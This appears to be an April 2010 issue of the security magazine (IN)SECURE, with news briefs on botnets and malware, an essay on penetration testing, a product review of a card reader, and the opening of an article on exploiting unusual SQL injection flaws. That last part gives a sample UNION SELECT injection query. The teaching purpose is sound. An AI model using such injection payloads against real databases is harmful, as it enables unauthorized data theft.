(IN)SECURE

OPEN. INFORMATIVE. TO THE POINT. Issue 25 - April 2010

SQL INJECTION VULNERABILITIES

ADVANCED ATTACK DETECTION

CORPORATE MONITORING

PENETRATION TESTING

TABLE OF CONTENTS

Welcome to (IN)SECURE 25 the digital security magazine

At the beginning of March, seemingly everyone and anyone in the field of information security converged at the Moscone Center in San Francisco for the biggest event of the year - RSA Conference 2010. Despite the economic downturn, it was a huge and successful show where we met many of the security professionals that help us shape the magazine you're reading today. It was great to see the industry in full force and a selection of news from the show is available in this issue.

We're gearing up for InfoSec World in Orlando and Infosecurity Europe in London before the next issue is out. If you'd like to meet, share your writing with our audience, let me know.

Mirko Zorz
Editor in Chief

Visit the magazine website at www.insecuremag.com

(IN)SECURE Magazine contacts

Feedback and contributions: Mirko Zorz, Editor in Chief - editor@insecuremag.com
News: Zeljka Zorz, News Editor - news.editor@insecuremag.com
Marketing: Berislav Kucan, Director of Marketing - marketing@insecuremag.com

Distribution

Waledac disruption only the beginning, says Microsoft

Even though Microsoft admits that not all communication between the C&C centers and the infected bots has been disrupted, Richard Boscovich, the senior attorney with the company's Digital Crimes Unit, says that "this shows it can be done" and announces other operations whose targets and modus operandi will remain secret until the deployment. (www.net-security.org/secworld.php?id=8933)

Can Aurora attacks be prevented?

A lot has been written already about the "Aurora" attacks on major US companies. Speculation about and investigations into the origin of the attack and the code used has kept many researchers busy since January. iSec Partners is no exception - they have been looking into the vulnerabilities that enabled these attacks to happen. The weak link has proved to be the human factor. (www.net-security.org/secworld.php?id=8950)

Log review checklist for security incidents

Anton Chuvakin, the well-known security expert and consultant in the field of log management and PCI DSS compliance and author of many books, and Lenny Zeltser, leader of the security consulting team at Savvis and senior faculty member at SANS, have created a "Critical Log Review Checklist for Security Incidents". (www.net-security.org/secworld.php?id=8994)

Mariposa bot distributed by Vodafone's infected phone

Following the news about the Energizer DUO USB recharger that infects PCs with a Trojan, here is another piece of equipment whose software comes bundled with malware: the new Vodafone HTC Magic with Google's Android OS. The massive infection potential was commented on by a Panda Security's researcher, who says that the phone in question is distributed by Vodafone "to its userbase in some European countries and it seems affordable as you can get it for 0€ or 1€ under certain conditions." (www.net-security.org/secworld.php?id=8991)


Basic security measures do wonders

The reality is that even successful hackers are not omnipotent, nor do they usually come, hack, and leave without a trace. We actually have multiple tools at our disposal that we must start combining to get a clear picture of what's normal, so that we can notice when it's not. We have to realize that attack prevention is attainable in most cases, and start looking. Roger Grimes has some good advice on that subject. (www.net-security.org/secworld.php?id=9001)

Koobface worm doubles its number of command and control servers

The shut down and recovery of the Troyak-as command and control center for the active Zeus botnet was good news for the whole IT security community. Unfortunately, as some botnets struggle, others stay unaffected.

As part of their relentless effort to stay ahead of cybercriminals, Kaspersky Lab's research and analysis team have recently monitored a surge in Koobface C&C servers, the highly prolific worm infesting social networking sites.



(www.net-security.org/malware_news.php?id=1252)

Targeted attacks exploiting PDF bugs are soaring

Adobe is having a hard time fighting its bad reputation when it comes to products riddled with vulnerabilities. Adobe Reader exploits seem the weapon of choice of many a cyber criminal - as can be attested by the statistics regarding the samples gathered by F-Secure's Lab. F-Secure has warned long ago about security problems plaguing Adobe's most famous software - they even advised users to start using an alternative PDF reader. They suggested that part of the problem is that users are unaware of the continuous updating they should perform to stay ahead of the criminals. (www.net-security.org/secworld.php?id=9006)

The threat landscape is changing, AV fails to adjust


A testing conducted by NSS Labs presented us with some deplorable results: of the seven antivirus products tested two weeks after the IE bug used for breaching Google was revealed, only McAfee stopped both the original attack AND a new variant. These results have once again put the spotlight on the assertion that can be heard here and there from various security experts: anti-virus products are patently inadequate, and even IDS and Web proxies that scan content are not enough to protect a network from advanced persistent threats. (www.net-security.org/secworld.php?id=9011)

The rise of amateur-run botnets

It used to be that cyber criminals were people with a highly technical skill set, but this is not the norm anymore. This fact became obvious when news of the takedown of the Mariposa botnet and the three men behind it reached the global public. This botnet consisted of almost 13 million zombie computers and was run by people who - according to a researcher at Panda Security - didn't have advanced hacker skills, but had resources available online and knew how to use them. (www.net-security.org/secworld.php?id=9015)

Mac OS X ransomware - just a matter of time?

For years, IT experts have been predicting the advent of threats to Mac users that would mirror those faced by the Windows-using crowd. While Mac malware does exist, and the users are susceptible to social engineering attacks as much as any Windows user, there is no pressing sense of fear of what the future will bring. A portent of things to come was the recent publication of a proof-of-concept Mac OS X blocker, accompanied by some lively debates on a number of online forums. (www.net-security.org/malware_news.php?id=1256)



Mac OS заблокирована

Для разблокировки отправьте SMS с кодом на номер
и введите полученный код.

Попытка переустановки системы может привести к потере информации.


Feds on social networks: What can they do?

Should law enforcement agents be allowed to go "undercover" on social networks and collect information about the suspects? In the real, physical world, they aren't allowed to pose as a suspect's spouse, child, parent or best friend - but there are no laws stating that this can't be done online. So far, it seems, the officers are treating social networks as a smorgasbord of information that is freely offered to anyone smart and tenacious enough to look for it. (www.net-security.org/secworld.php?id=9036)

Cloud computing: Risks outweigh the benefits

Research by ISACA has found that a quarter of enterprises that already use cloud computing believe that the risks outweigh the benefits, yet still carry on regardless. This perhaps recognizes the relative immaturity of cloud computing usage and the uncertainty of the balance between risk and reward. (www.net-security.org/secworld.php?id=9051)

Should major ISPs join the fight against botnets?



The "de-peering" of the AS-Troyak ISP and its consequent struggle (and relative success) to reconnect to the Internet has put into the spotlight the tangled web of connections and C&Cs that is one of the main reasons why botnets are so hard to disrupt permanently. This recent takedown also proved that there are ISPs out there that consciously host and work with bot masters, and their thorough planning and organizing of a web that will assure almost bulletproof connectivity is what makes them ideal for this kind of thing. (www.net-security.org/secworld.php?id=9039)

Baby steps for Russian online security

In a move that mirrors China's from last year, Russia's Coordination Center will insist that anybody who applies for a .ru domain - be it an individual or a business - has to hand over a copy of a passport or legal registration papers. They hope that this new provision will make criminals give up on trying to register the said domains, since background checks will reveal fake identities or, at least, make the whole registration process too long, too complicated and too costly for them to undertake. (www.net-security.org/secworld.php?id=9053)

Pushdo Trojan bypasses audio catpchas

A Webroot researcher came across a variant of the Pushdo bot that makes it possible for the computer to bypass audio captchas used by Microsoft's webmail services Hotmail and Live.com, so that the spam containing malicious links could arrive undisturbed to the destination. Using these (often whitelisted) email addresses, the bot is able to pull down the captchas and provide the correct response that allows the emails to be sent. This is the first instance of a Trojan that attempts to bypass audio captchas - those trying to do so with visual ones are already old news. (www.net-security.org/malware_news.php?id=1266)


US legislation to quash cybercrime havens

A bill was introduced to the US Senate that - if passes - will penalize economically foreign countries that choose not to or fail to put a stop to cyber criminal activity originating from within their borders. (www.net-security.org/secworld.php?id=9058)

The rise of Mafia-like cyber crime syndicates

Gone are the days when the lone hacker operated from the dark of his room in order to gain credit and respect form his peers - the hacking business has been taken over by money-hungry, Mafia-like cyber crime syndicates in which every person has a specific role. Deputy Assistant FBI Director Steven Chabinsky, says that cyber crime actually pays so much that people that may have initially dabbed in it, are now quitting their day jobs and becoming "career criminals". (www.net-security.org/secworld.php?id=9060)

90% of critical Windows 7 vulnerabilities are mitigated by eliminating admin rights



The removal of administrator rights from Windows users is a mitigating factor for 90% of critical Windows 7 vulnerabilities, according to research by BeyondTrust.

The results demonstrate that as companies migrate to Windows 7 they'll need to implement a desktop Privileged Identity Management solution, to reduce the risks from un-patched Microsoft vulnerabilities without inhibiting their users' ability to operate effectively. (www.net-security.org/secworld.php?id=9068)


Facebook to share your data with "pre-approved" third-party sites?

Facebook released a plan to revise its privacy policy again. Among the features they propose to incorporate is one that made a lot of people raise their voices in opposition, because it includes sharing your "General information" - your and your friends' names, profile pictures, gender, connections, and any content shared using the Everyone privacy setting - with third-party websites that they pre-approve.

The draft of the policy says that you will be able to opt-out of all these sites, but what really got people upset is that your information is - by default - shared with those sites. (www.net-security.org/secworld.php?id=9074)


The Conficker conundrum

Security experts estimate that Conficker, a particularly malicious worm, targeting MS Windows, has already infected more than 7 million computers around the world. More than a year has passed since Conficker first appeared, yet it is still making the news.



The patch for the vulnerability exploited by Conficker was published by Microsoft in October 2008. Yet more than one year later, Conficker continues to infect computers using many advanced malware techniques and exploiting the Windows MS08-067 service vulnerability. (www.net-security.org/malware_news.php?id=1270)

61% of new threats are banker Trojans




PandaLabs published its report analyzing the IT security events and incidents of the first three months of the year. The amount of new malware in circulation has continued to increase. In this first quarter, the most prevalent category was once again banker Trojans, accounting for 61% of all new malware. The second placed category was traditional viruses (15.13%) despite having practically disappeared in recent years. (www.net-security.org/malware_news.php?id=1276)

M. Vogle

The changing face of penetration testing: Evolve or die!

by David Harper



Industry analysts say that as much as 75% of all attacks are now targeting the application layer. For a long-time we have relied on penetration testing to address this threat.

There are several ways to conduct penetration testing: black box testing assumes no prior knowledge of the system being tested and is often conducted as an outside hacker, white box provides the tester with complete knowledge of the infrastructure and therefore considers the internal threat or someone with inside knowledge.

Grey box testing is variations between the two. Whilst the relative merits of these approaches are debated, there are a number of reasons why penetration testing, as it currently stands, is fundamentally flawed.

1. It isn't deterministic

Despite the increasing sophistication of the tools available, Penetration Testing will still come down to two key factors: the skill of the tester, and the time he has available. If you want to test this theory, the next time you commission a penetration test give the tester more time and he will find more issues! Alternatively, get two different testers to perform a penetration test on the same application and you will find that you get a different list of issues back.

The reason for this is elementary. A penetration test only scratches the surface and it doesn’t make a detailed examination of every entry point and all possible exploits.

2. It provides the wrong information

Penetration testing reports are despised by the development organization. Let's face it - no-one likes to have their hard work picked apart, but chiefly because they report vulnerabilities based on the URL without giving any real advice on the underlying cause. It is then left for the developers to ponder the problem, consider the possibilities and - often through a process of elimination - discover how this relates to the code that they have developed.

This, combined with the lack of security knowledge within the development organization, makes vulnerabilities difficult to fix.

3. It occurs at the wrong time

The nature of penetration testing means that it can only occur at the end of the development life-cycle. The problem is that this is really the worst possible time to fix an issue. As an order of magnitude, it is cheaper and quicker to fix an issue if it is discovered during development. Indeed, it frequently happens that the time to fix any vulnerability discovered is so short that the business will release the application into production with known security vulnerabilities and expose itself to the associated risk or worse, issue it with an ill-devised 'patch' that may actually introduce more problems than it fixes. More than ever before, people understand the software security challenge, and penetration testing deserves credit for helping spread the word. But knowing a security problem exists is not the same as knowing how to fix it.

A better way

Organizations are starting to realize the error of their ways and are allocating larger budgets to get the code right in the first place than proving it is wrong. They have realized the solution is to embed security activities through the software development life-cycle. During requirements phase, security requirements need to be specified in the same way as other business targets.

During the design phase, the potential threats an application is under need to be analyzed and the architecture needs to include compensating controls to mitigate those threats. As the code is developed it needs to be checked for common coding errors that lead to attacks like SQL Injection and Cross-site Scripting attacks. During testing the security controls need to be fully tested and, yes, you still need to perform penetration testing but now it's role is a final QA check not as the primary means of defense.

These security activities can't be left to an individual project team to define. Organizations need to embrace the culture of developing software securely. Typically this involves establishing a software security assurance (SSA) program that is responsible for ensuring all software is developed to an appropriate security standard and also provides resources to assist the development teams to meet this challenge.

THE NATURE OF PENETRATION TESTING MEANS THAT IT CAN ONLY OCCUR AT THE END OF THE DEVELOPMENT LIFE-CYCLE.

- It is a given that the organization needs to create a holistic program that fits its requirements, since a generic approach is not likely to succeed. This is one area where one size most definitely does not fit all. Every organization has its own unique culture, technologies, and internal processes, and all of these determine the direction such a program must take.

- Then, there are the people within the organization. When securing the applications an organization uses, it is a key strategic priority, with buy-in from senior management, that the staff understand that this is not just a passing fad but something that is truly a major directive for the organization that will have tangible business benefits. It is important that the processes defined are not only effective but also efficient, so don't add significant overhead to the development teams, budgets, and timelines.

- While tools and technology play a critical role in the success of an SSA program, they are by no means the only cog in this wheel - software security practitioners have a variety of tools available, ranging from static and dynamic analysis tools to binary analysis and fuzzing. That having been said, it is important not to ignore supporting risk management and governance tools, that ensure continuous learning across the organization when, for instance, new vulnerability types are discovered. In a large and diverse organization, with both internally and externally developed applications, when information about vulnerability categories and possible mitigation is shared across the board it can avoid the same vulnerability showing up elsewhere a few months later.

But where do you start to set-up an SSA program? What exactly are the appropriate security activities for your organization? In what order should you implement these activities?

This may all sound like a lot of hard work, that's aside from the problem of managing such a program, but there is help and advice, you just have to look and ask for it, and the rewards will speak for themselves.

The Software Assurance Maturity Model (SAMM) is an open framework to help organizations formulate and implement a strategy for software security assurance that is tailored to the specific risks facing the organization. It was defined with flexibility in mind so that it can be utilized by small, medium, and large organizations using any style of development. As an open project, SAMM content will always remain vendor-neutral and freely available for all to use. Visit www.opensamm.org for more information.

Penetration testers are not suddenly going to disappear off the face of the earth. Instead, we will see the practice undergo a transformation and be reborn as part of a tightly integrated approach to security. Penetration testing as a stand alone solution is dead, long live penetration testing.

David Harper is the EMEA Service Director of Fortify Software (www.fortify.com).

ENTERPRISE-WIDE SECURITY PROTOCOLS
NETWORK SECURITY
ENCRYPTION
JOE'S LOCAL DATA RECOVERY
DATA LEAKAGE
DRIVESAVERS DATA RECOVERY

Review: SmartSwipe

by Mark Woodstone

NetSecure Technologies, a Canadian provider of secure e-commerce solutions, gave us a copy of their flagship product SmartSwipe at the RSA Conference 2010 in San Francisco. The device is aimed towards online shoppers using Internet Explorer on one of the Microsoft Windows operating systems.


SmartSwipe is a USB-powered card reader that upgrades the typical credit card information typing-in process, by enabling its users to simply swipe their card instead. Of course, it is not just about making the whole process as easy as possible for the users, but about improving the security of their shopping experience as well.

Some online shopping dangers can be sidestepped just by exercising basic security awareness, but for more complex threats, users will need to use other computers security enhancements. By using SmartSwipe, you don't have to be afraid of potential physical or software keyloggers installed on your computer, nor do you have to worry about data stealing malware applications secretly running in the background.

SmartSwipe uses the company's Dynamic SSL technology that works seamlessly with the current SSL encryption standards. When you swipe your credit/debit card, the data is encrypted before entering the computer and the appropriate fields in the online checkout are automatically "taken over" by SmartSwipe.

By viewing the HTML source of the credit card information input page, you won't be able to see anything except empty values' fields. Your credit card number and details are safely encrypted and ready to be dispatched via the final "Buy" button in the web store.

SmartSwipe card reader works together with its software application to make all of this a completely secure process.



Payment Information:

CREDIT CARD TYPE (Please choose one)

Visa ○ Mastercard ○ Amex ○ Discover ○

Credit Card Number Protected

Expiration Date


○ Bill Me

Submit Form

Data fields protected by SmartSwipe

In this article I will be focusing on practical usage information, so if you are interested in the technical specifications of Dynamic SSL, point your browsers to dynamic-ssl.com. SmartSwipe currently works only on Microsoft Windows and it requires Internet Explorer.

The installation is old fashioned, very easy and with few things that needed to be configured. The software application gets added to your browser and waits for the user's "call for help". When you enter the final phase of your shopping and want to checkout, hitting the SmartSwipe IE addition will start the swiping process.




Clicking the SmartSwipe button before swiping the card

At this time, you will encounter one of the three possible scenarios:

1) Site from the database: If the site you are using is recognized by SmartSwipe in its database, by swiping the card, all the data will get automatically "ghost-filled" and you are ready to click on the final "Buy" button. The database of sites is constantly being updated, so be sure to refresh it via the configuration menu.

2) Site not in the database: If you are trying to buy a subscription to an obscure Mediterranean cooking magazine, you don't have to worry. Click on the SmartSwipe button and the application will analyze the HTML code and after swiping the card, the details will most likely be spread around in the right fields. If the software has any doubts, it will ask you to confirm that all the fields are right.

3) Insecure site: If you are using a http and not an https address for the checkout, the application will let you know that this is dangerous and that you shouldn't proceed. If you absolutely need to use the site without https, SmartSwipe has already washed its hands of it and you will need to manually type in the details.



SmartSwipe has inspected this website and concluded that it may not be secure enough to transmit your credit card information. To protect your information, SmartSwipe will not attempt to complete this transaction.


Security issue warning window

I came across a couple of quirks while testing SmartSwipe. The first time you start Internet Explorer after the SmartSwipe application is added, it will take just a couple of seconds more for it to load than usual. Also, the software told me that the actual Amazon.com SSL certificate was invalid. After restarting IE, this problem disappeared.

The reader works with every major credit card and credit/debit card combination including Visa, MasterCard, American Express and Discover. You can get the device on Amazon.com for just under $70.

SmartSwipe is based on a great concept and it works very well. It makes online shopping a little bit easier and much more secure. I hope that Mozilla Firefox and other non-IE browsers support will be included in one of the next software updates.

Mark Woodstone is a security consultant that works for a large Internet Presence Provider (IPP) that serves about 4000 clients from 30 countries worldwide.



Unusual SQL injection vulnerabilities and how to exploit them

by Bogdan Calin

In this article, I'm going to talk about 'less common' SQL injection vulnerabilities, and will explain how to exploit them.

As opposed to the typical SQL injections being reported nowadays, in these type of SQL injection vulnerabilities, the attacker can control the ORDER BY, LIMIT or GROUP BY SQL clauses.

All SQL injection examples in this article are using MySQL server as a backend database, though similar techniques can also be applied to other database servers.

When it comes to most of today's reported SQL injection vulnerabilities, the user typically manipulates the part after the WHERE clause in the SQL syntax. Usually, the SQL query looks something like this:

```
SELECT fieldlist
    FROM table
WHERE field = '<part_controlled_by_user>';
```

If the application doesn't properly sanitize user input, the code is vulnerable to an SQL injection. The attacker will need to determine how many fields are in the 'fieldlist' column and construct a `UNION SELECT SQL` query to extract additional data from the database. The final query will look something like this:

```
SELECT fieldlist
    FROM table
WHERE field = 'INVALID_VALUE' UNION SELECT VERSION()
```

